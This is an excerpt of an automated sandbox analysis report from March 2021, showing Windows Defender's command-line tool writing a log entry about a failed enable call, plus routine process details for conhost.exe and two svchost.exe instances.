C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	258	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 43 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 20 00 4c 00 69 00 6e 00 65 00 3a 00 20 00 22 00 43 00 3a 00 5c 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 46 00 69 00 6c 00 65 00 73 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 6d 00 70 00 63 00 6d 00 64 00 72 00 75 00 6e 00 2e 00 65 00 78 00 65 00 22 00 20 00 2d 00 77 00 64 00 65 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00 20 00 53 00 74 00 61 00 72 00 74 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 53 00 75 00 6e 00 20 00 0e 20 4d 00 61 00 72 00 20 00 0e 20 32 00 38 00 20 00 0e 20 32 00 30 00 32 00 31 00 20 00 31 00 39 00 3a 00 33 00 30 00 3a 00 30 00 39 00 0d 00 0a 00 0d	M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. ."C.:\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m. p.c.m.d.r.u.n...e.x.e.". .-.w. d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. S.u.n. .. M.a.r. .. 2.8. .. 2.0.2.1. .1.9.:. 3.0.:.0.9.....	success or wait	1	7FF7A60ABC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	86	4d 00 70 00 45 00 6e 00 73 00 75 00 72 00 65 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 4d 00 69 00 74 00 69 00 67 00 61 00 74 00 69 00 6f 00 6e 00 50 00 6f 00 6c 00 69 00 63 00 79 00 3a 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 31 00 0d 00 0a 00	M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....	success or wait	1	7FF7A60ABC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	20	57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00	W.D.E.n.a.b.l.e.....	success or wait	1	7FF7A60ABC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	86	45 00 52 00 52 00 4f 00 52 00 3a 00 20 00 4d 00 70 00 57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 28 00 54 00 52 00 55 00 45 00 29 00 20 00 66 00 61 00 69 00 6c 00 65 00 64 00 20 00 28 00 38 00 30 00 30 00 37 00 30 00 34 00 45 00 43 00 29 00 0d 00 0a 00	E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e. (.T.R.U.E.). .f.a.i.l.e.d. . (.8.0.0.7.0.4.E.C.).....	success or wait	1	7FF7A60ABC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	100	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 45 00 6e 00 64 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 53 00 75 00 6e 00 20 00 0e 20 4d 00 61 00 72 00 20 00 0e 20 32 00 38 00 20 00 0e 20 32 00 30 00 32 00 31 00 20 00 31 00 39 00 3a 00 33 00 30 00 3a 00 30 00 39 00 0d 00 0a 00	M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. S.u.n. .. M.a.r. .. 2.8. .. 2.0.2.1. .1.9.:.3.0. :.0.9.....	success or wait	1	7FF7A60ABC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	174	2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.....	success or wait	1	7FF7A60ABC96	WriteFile

Analysis Process: conhost.exe PID: 2132 Parent PID: 6072

General

Start time:	19:30:09
Start date:	28/03/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 5968 Parent PID: 568

General

Start time:	19:33:12
Start date:	28/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k netsvcs -p -s wlidsvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 1708 Parent PID: 568

General

Start time:	19:33:16
Start date:	28/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k netsvcs -p -s wisvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis